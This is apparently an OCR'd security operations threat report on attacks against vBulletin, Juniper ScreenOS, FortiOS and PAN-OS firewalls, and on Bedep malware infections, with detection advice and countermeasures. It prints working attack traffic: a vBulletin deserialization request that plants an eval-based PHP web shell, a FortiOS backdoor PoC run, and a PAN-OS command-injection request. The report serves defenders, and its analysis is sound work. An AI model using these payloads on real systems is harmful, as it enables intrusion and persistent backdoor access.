
PHP code that exploits this vulnerability to execute the code has the following characteristics.

(1) Displaying a character string such as "vulnerable"
(2) Using the system function built in PHP to display a "/etc/passwd" file
(3) Attempting to create a backdoor program with POST data

The purpose of attacks (1) and (2) will be to investigate for the presence of this vulnerability. On the other hand, attack (3) attempts to embed a PHP code obfuscated into POST data to exploit the host (Figure 10 (a)). Figure 10 (b) shows a de-obfuscated and decoded version of the POST data in Figure 10 (a). If the attack shown in Figure 10 succeeds, a backdoor program would be created. It is guessed that the attacker attempted to create such a backdoor program to execute an arbitrary PHP code without exploiting the vulnerability.

To exploit this vulnerability, it is necessary to attack against "/ajax/api/hook/decodeArguments". If a running Web server has external access to this file while a vulnerable version of vBulletin is running on it, further investigation is recommended, as an unauthorized PHP code might be executed.

[5] Patch now! Cybercriminals are actively searching for servers running vulnerable versions of vBulletin
http://www.symantec.com/connect/ja/blogs/vbulletin




```
POST /[redacted]/ajax/api/hook/decodeArguments?
arguments=O:12:"vB_dB_Result":2:{s:5:"%00*%00db";O:11:"vB_Database":1:
{s:9:"functions";a:1:{s:11:"free_result";s:6:"assert";}}s:12:"%00*%
00recordset";s:27:"eval(urldecode($_POST[a]));";} HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 1.0.3705; .NET
CLR 1.1.4322; Media Center PC 4.0)
Host: [redacted]
Accept: */*
Content-Length: 612
Content-Type: application/x-www-form-urlencoded

a=eval($_POST[b]);&b=eval(urldecode(str_replace(substr(urlencode(print_r(array
(),1)),4,1),substr(urlencode(print_r(array
(),1)),5,1),"y65y63y68y6fy28y66y69y6cy65y5fy70y75y74y5fy63y6fy6ey74y65y6ey74y73y28y22y69y
6dy61y67y65y73y2fy77y74y39y35y30y39y30y30y32y64y6ey2ey70y68y70y22y2cy75y72y6cy64y65y63y6f
y64y65y28y22y25y33y43y25y33y46y70y68y70y2by65y76y61y6cy25y32y38y73y74y72y69y70y73y6cy61y7
```

(a) Example of traffic for executing a PHP code using vBulletin POST data

```
echo(file_put_contents("images/wtc78fb5a8n.php",urldecode("<?php eval(stripslashes(@$_POST[(chr(112).chr(49))]));?>")));
```

(b) Decoded POST data

Figure 10 Example of attack traffic targeting the vBulletin vulnerability that allows an unauthorized PHP code execution attempt to be made



2 Topics of This Volume

2.1 Spate of network security device vulnerability disclosures

2.1.1 Overview

December 2015 onward saw a spate of network security device OS vulnerability disclosures.
The disclosures included authentication bypass vulnerabilities in the ScreenOS of firewall products from Juniper in December 2015, authentication bypass vulnerabilities in the FortiOS of firewall products from Fortinet in January 2016, and then a command execution vulnerability in the PAN-OS of next-generation firewall products from Palo Alto Networks in February 2016.
For all of these vulnerabilities, a PoC code has been released. These OSs can be exploited easily.
Such a vulnerability existing in a firewall means that, if an unauthorized login attempt succeeds, it may lead to very serious damage such as rewritten network configuration or unauthorized command execution.

2.1.2 Authentication bypass vulnerability in Juniper's ScreenOS

In December 2015, it was reported that firewall products from Juniper, NetScreen, and SSG had authentication bypass vulnerabilities (CVE-2015-7755) in the authentication mechanism of their ScreenOS.[6]
If an authentication bypass vulnerability is exploited, the attacker will be able to access the device with administrator privileges so as to view and alter information in the device. For this vulnerability, a PoC code has been released. Such OSs can be exploited easily.
The JSOC also has confirmed a likely intrusion attempt made by exploiting such an authentication bypass vulnerability, and there may already be some actual damage caused by such attacks. LAC has deemed that attacks exploiting this vulnerability will cause serious effects and has released alert information.[7] The JSOC also has created an original signature to detect attacks exploiting the vulnerability.
This authentication bypass vulnerability affects the following versions.

- ScreenOS 6.3.0r17 to 6.3.0r20
  * Applies if one of the above versions is running, when remote access (SSH/TELNET) or console access is enabled.

The JSOC tested the authentication bypass vulnerability with the released PoC code and confirmed that a user could bypass login authentication, regardless of whether the user actually exists.

---

[6] Multiple Vulnerabilities in Juniper ScreenOS
https://jvn.jp/vu/JVNVU94797797/index.html

[7] Alert about Juniper ScreenOS Vulnerabilities
http://www.lac.co.jp/security/alert/2015/12/28_alert_01.html






Figure 11 shows the result of an authentication bypass test with SSH. This example shows that the login succeeded (Figure 11 (b)), although the specified user does not exist in the device (Figure 11 (a)). In addition to SSH, a successful login has also been confirmed for console, SCP, and TELNET access.



(a) Login attempt example with SSH



(b) Screen showing a successful login with SSH

Figure 11 Authentication bypass vulnerability (CVE-2015-7755) test with SSH

Table 3 shows protocol-specific differences in syslog contents recorded when a normal login is performed and when authentication is bypassed in a login. This test used the "netscreen" account for authorized login, along with "aaaa" for authentication bypass, which did not exist in the actual device.





Table 3 Syslog output comparison between authorized logins and unauthorized logins

Protocol	Login attempt	syslog contents
Console	Authorized login (netscreen account)	2015-12-21 19:11:24 system warn 00515 Admin user netscreen has logged on via the console 2015-12-21 19:11:24 system info 00519 ADM: Local admin authentication successful for login name netscreen
	Authentication bypassed (aaaa account)	2015-12-21 19:10:18 system warn 00515 Admin user system has logged on via the console
SSH	Authorized login (netscreen account)	2015-12-21 19:05:53 system warn 00515 Admin user netscreen has logged on via SSH from 192.168.0.2:57396 2015-12-21 19:05:53 system warn 00528 SSH: Password authentication successful for admin user 'netscreen'
	Authentication bypassed (aaaa account)	2015-12-21 19:07:23 system warn 00515 Admin user system has logged on via SSH from 192.168.0.2:57411 2015-12-21 19:07:23 system warn 00528 SSH: Password authentication successful for admin user 'aaaa' at host 192.168.0.2.
SCP	Authorized login (netscreen account)	2015-12-21 19:17:35 system warn 00515 Admin user netscreen has logged on via SSH from 192.168.0.2:54838 2015-12-21 19:17:35 system warn 00528 SSH: Password authentication successful for admin user 'netscreen' at host 192.168.0.2. 2015-12-21 19:17:35 system info 00519 ADM: Local admin authentication successful for login name netscreen
	Authentication bypassed (aaaa account)	2015-12-21 19:19:58 system warn 00515 Admin user system has logged on via SSH from 192.168.0.2:54875 2015-12-21 19:19:58 system warn 00528 SSH: Password authentication successful for admin user 'aaaa' at host 192.168.0.2.
TELNET	Authorized login (netscreen account)	2015-12-21 19:00:44 system warn 00515 Admin user netscreen has logged on via Telnet from 192.168.0.2:57344 2015-12-21 19:00:44 system info 00519 ADM: Local admin authentication successful for login name netscreen
	Authentication bypassed (aaaa account)	2015-12-21 19:04:08 system warn 00515 Admin user system has logged on via Telnet from 192.168.0.2:57382


For a login attempt via console, SSH, SCP, or TELNET, when an attack exploiting this vulnerability succeeds, the account name of "system" is logged into regardless of what user name is used in the login attempt. Therefore, to use the log to check for attacks, it is necessary to investigate whether the "system" account was used to log in during a period when it should not have been used, and whether there is a log entry indicating a successful authentication, such as "authentication successful."

ScreenOS has a capability to display a list of logged-in users on its WebUI, but if a login


attempt via SSH or TELNET successfully exploits the vulnerability, the logged-in user will not be displayed. Figure 12 shows the difference between when the "netscreen" user, an authorized user, follows the normal login procedure (Figure 12 (a)) and when a login attempt exploiting the vulnerability succeeds (Figure 12 (b)).



(a) When a netscreen user follows the normal login procedure



(b) When a login attempt exploiting the vulnerability succeeds
Figure 12 Difference in the screen displaying logged-in users



The fundamental countermeasure against this vulnerability is as follows.

☐ Update ScreenOS to a patched version available from Juniper.

If it is difficult to take the above countermeasure, it is possible to reduce possible damage by taking these countermeasures below.

☐ Limit the IP addresses available for management access via TELNET, SSH, or SCP.
☐ Set up a physical environment so that non-authorized persons cannot access the device.

2.1.3 Authentication bypass vulnerability in Fortinet's FortiOS


In January 2016, it was reported that a firewall product from Fortinet had an authentication bypass vulnerability (CVE-2016-1909) in the FortiOS running on it.[8] If this vulnerability is exploited, the "Fortimanager_Access" account may be used to log in remotely with administrator privileges in an environment with SSH-based remote management enabled.

This vulnerability affects the following versions.

- FortiOS 4.1.0 to 4.1.10
- FortiOS 4.2.0 to 4.2.15
- FortiOS 4.3.0 to 4.3.16
- FortiOS 5.0.0 to 5.0.7

The JSOC tested this vulnerability and confirmed that the released PoC code could be used to bypass login authentication. Figure 13 compares a normal login with a login exploiting the vulnerability. Figure 13 (a) shows access made according to the normal SSH login procedure, and Figure 13 (b) shows access made with an attack code to bypass login authentication.
Please note that the bypassing of access authentication does not succeed if the Central Management Function is not enabled. However, it has been confirmed that, once the function is enabled, the bypassing of access authentication is possible, even if the function is disabled later.

[8] FortiOS vulnerability exploitable to obtain administrator access privileges
http://jvndb.jvn.jp/ja/contents/2016/JVNDB-2016-001296.html



```
test@test01:~/fgt/ver2.7$ ssh admin@192.168.100.1
admin@192.168.100.1's password:
FGT[redacted] #
```

(a) Normal procedure-based access (with password authentication)

If the PoC code is used, a login will be possible without authentication, making it possible to execute system commands.

```
test@test01:~/fgt/ver[redacted]$ ./fgt_ssh_backdoor.py 192.168.100.1
FGT[redacted] # get system status
Version: FortiGate-60C v5.0,build3608,140409 (GA Patch 7)
Virus-DB: 16.00560(2012-10-19 08:31)
Extended DB: 1.00000(2012-10-17 15:46)
IPS-DB: 4.00345(2013-05-23 00:39)
IPS-ETDB: 0.00000(2001-01-01 00:00)
Serial-Number: FGT[redacted]
Botnet DB: 1.00000(2012-05-28 22:51)
BIOS version: 04000031
System Part-Number: P08943-05
Log hard disk: Available
Internal Switch mode: interface
Hostname: FGT[redacted]
Operation Mode: NAT
Current virtual domain: root
Max number of virtual domains: 10
Virtual domains status: 1 in NAT mode, 0 in TP mode
Virtual domain configuration: disable
FIPS-CC mode: disable
Current HA mode: standalone
Branch point: 271
Release Version Information: GA Patch 7
System time: Mon Jan 18 15:02:17 2016

FGT[redacted] # exit
```

(b) PoC code-based access (without password authentication)

Figure 13 Comparison between normal login and attempted login exploiting the vulnerability

Figure 14 shows a difference in the log contents recorded when a normal login is performed and when a login using the PoC code is performed. For a normal login, an access log entry is recorded on the WebUI, but for a login exploiting the authentication bypass vulnerability, such an access log entry is not recorded. That is, when the vulnerability is exploited, there is no corresponding entry in the FortiGate log, thus it is difficult to use the log to trace the attack.





Figure 14 Log entries output when a normal login is performed and when a login using the PoC code is performed

As a fundamental countermeasure against this vulnerability, the following is recommended.

☐ Update FortiOS to a patched version available from Fortinet.

If it is difficult to take the above countermeasure, it is possible to reduce possible damage by taking the countermeasure below.

☐ Limit the IP addresses available for management access via SSH.




2.1.4 Code execution vulnerability in Palo Alto Networks' PAN-OS

In February 2016, it was reported that the PA series, a next-generation firewall product series, from Palo Alto Networks, had a vulnerability (CVE-2016-3655) in its PAN-OS that allowed any OS command to be executed, and its patched version was then released.[9] The vulnerability allows access to the Web-based API and affects the following versions.

- PAN-OS 5.0.17 or earlier
- PAN-OS 6.0.12 or earlier
- PAN-OS 6.1.9 or earlier
- PAN-OS 7.0.4 or earlier

A PoC code based on the described technique of attacking against this vulnerability was released on March 28, 2016. Almost one month elapsed after the new version release for fixing the vulnerability, OS update was made at more sites, and no severe incident was seen.
The JSOC tested the vulnerability with the reported technique and confirmed that it allowed any OS command to be executed via the Web-based API without authentication. The JSOC has deemed that attacks exploiting this vulnerability will cause serious effects and has released alert information to its customers. The JSOC also has created an original signature to detect an attack exploiting the vulnerability.
Figure 15 shows a result of the vulnerability test. Figure 15 (a) shows the contents of a request for executing a command (that is, the touch command to create test.txt under /var/cores) with the PoC code, and Figure 15 (b) shows that the file is created by executing the command.
Attacks exploiting the vulnerability are characterized by a request URL and an X-Real-Ip header. The key parameter of the URL part should normally contain a WebAPI authentication key, but an attack exploiting the vulnerability specifies a command to be executed, not an authentication key, within it.
Also, the X-Real-Ip header should normally contain the IP of a source host, but such an attack specifies a suspiciously long character string within it. If normal WebAPI authentication fails, an error is output, but if authentication or the attack succeeds, no response message is output.

[9] Arbitrary OS command execution vulnerability in the management Web interface of Palo Alto Networks PAN-OS
http://jvndb.jvn.jp/ja/contents/2016/JVNDB-2016-002048.html



```
POST /api/aa?client=wget&key=%3B+touch+%2Fvar%2Fcores%2Ftest.txt%3B%27 HTTP/1.1
Host: [redacted]
X-Real-Ip:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Content-Type: application/x-www-form-urlencoded
Content-Length: 1

a
```

(a) Example of an attack request using the PoC code

```
admin@LAB-PA01> show system files

/opt/dpfs/var/cores/:
total 4.0K
drwxrwxrwx 2 root root 4.0K Sep 30  2015 crashinfo

/opt/dpfs/var/cores/crashinfo:
total 0

/var/cores/:
total 44M
drwxrwxrwx 2 root   root   4.0K Mar 31 15:28 crashinfo
-rw-r--r-- 1 root   root    44M Mar 31 15:49 mgmtsrvr_6.1.6_0.tar.gz
-rw-r--r-- 1 nobody nobody    0 Apr 15 17:11 test.txt

/var/cores/crashinfo:
total 16K
-rw-rw-rw- 1 root root 13K Mar 31 15:28 mgmtsrvr_6.1.6_0.info

admin@LAB-PA01>
```

(b) Example of a file created by the attack

Figure 15 Command execution vulnerability (CVE-2016-3655) test

As a fundamental countermeasure against this vulnerability, the following is recommended.

☐ Update PAN-OS to a patched version available from Palo Alto Networks.

If it is difficult to take the above countermeasure, it is possible to reduce possible damage by taking the countermeasure below.

☐ Limit IP addresses available for connecting WebAPI access to the target device

2.2 Sharp increase in Bedep infection incidents

2.2.1 Characteristics of the Bedep infection

As shown in Figure 5 of 1.2, Section 1, the JSOC confirmed numerous Bedep infection incidents during the collection period. Bedep infection will cause unauthorized behaviors, such as communication with a Command & Control server (hereafter "C2"), the creation of other malware types, or guided access to a Web advertisement that provides an incentive according to the frequency of access to it. Reportedly, Bedep infection occurs through an exploit kit to which users are guided by an unauthorized website or advertisement.[10]

2.2.2 Trends in Bedep-infected traffic

Figure 16 shows the number of severe incidents in which Bedep-infected traffic was detected.
The number of Bedep-infected traffic detections started increasing from around the middle of January. February saw a sharp increase in severe incidents in a particular customer environment where Bedep-infected traffic was detected, contributing to the trend of increase, but such Bedep-infected traffic was also detected throughout the collection period across the JSOC.
The infected traffic did not show any infection cause or path in detail, but some traffic detected showed that traffic for connecting to a particular exploit kit, known as an "Angler Exploit Kit," occurred before the traffic infected with the malware types. The Angler Exploit Kit often exploits a Flash Player or Silverlight vulnerability so as to aid the infection of a certain type of malware, and such a vulnerability might be targeted.





Figure 16 Number of severe incidents due to Bedep-infected traffic

[10] Large-scale Attacks Using Unauthorized Advertisements, and Infection of Major News and Other Sites Confirmed in the US
http://blog.trendmicro.co.jp/archives/13063



2.2.3 Destination domain names and access URLs used when Bedep infection occurs

After being infected, Bedep uses a domain generation algorithm (DGA) to generate C2 domain names according to a certain set of rules. Therefore, the destination of connection may be changed over time, despite the same infected terminal. Blacklisting C2 domain names in a proxy server, etc., will be temporarily useful as exit measures. However, if the destination of access is changed by a DGA, it will make it possible to communicate with the C2, thus it will be impossible to fully prevent damage.
In April 2015, a report about Bedep's domain name DGA was published.[11] The JSOC has also confirmed similar detection cases, and the following rules apply for destination domain names generated during the collection period.

- A domain name must be 12 to 18 characters long (excluding the TLD).
- A domain name must be a combination of lowercase English letters and numbers only (excluding the TLD).
- The TLD must be ".com".

Figure 17 shows an example of HTTP traffic for communication with a C2 in which a Bedep infection occurred.
The destination URL of access from a Bedep-infected host has multiple variations, and traffic via the POST method is generated multiple times for each URL variation. The destination file name also has many variations, and over 100 name variations have been confirmed. In many cases, POST-method traffic specifies a PHP file. Some POST-method traffic specifies an HTML file, although the numbers of such is small.


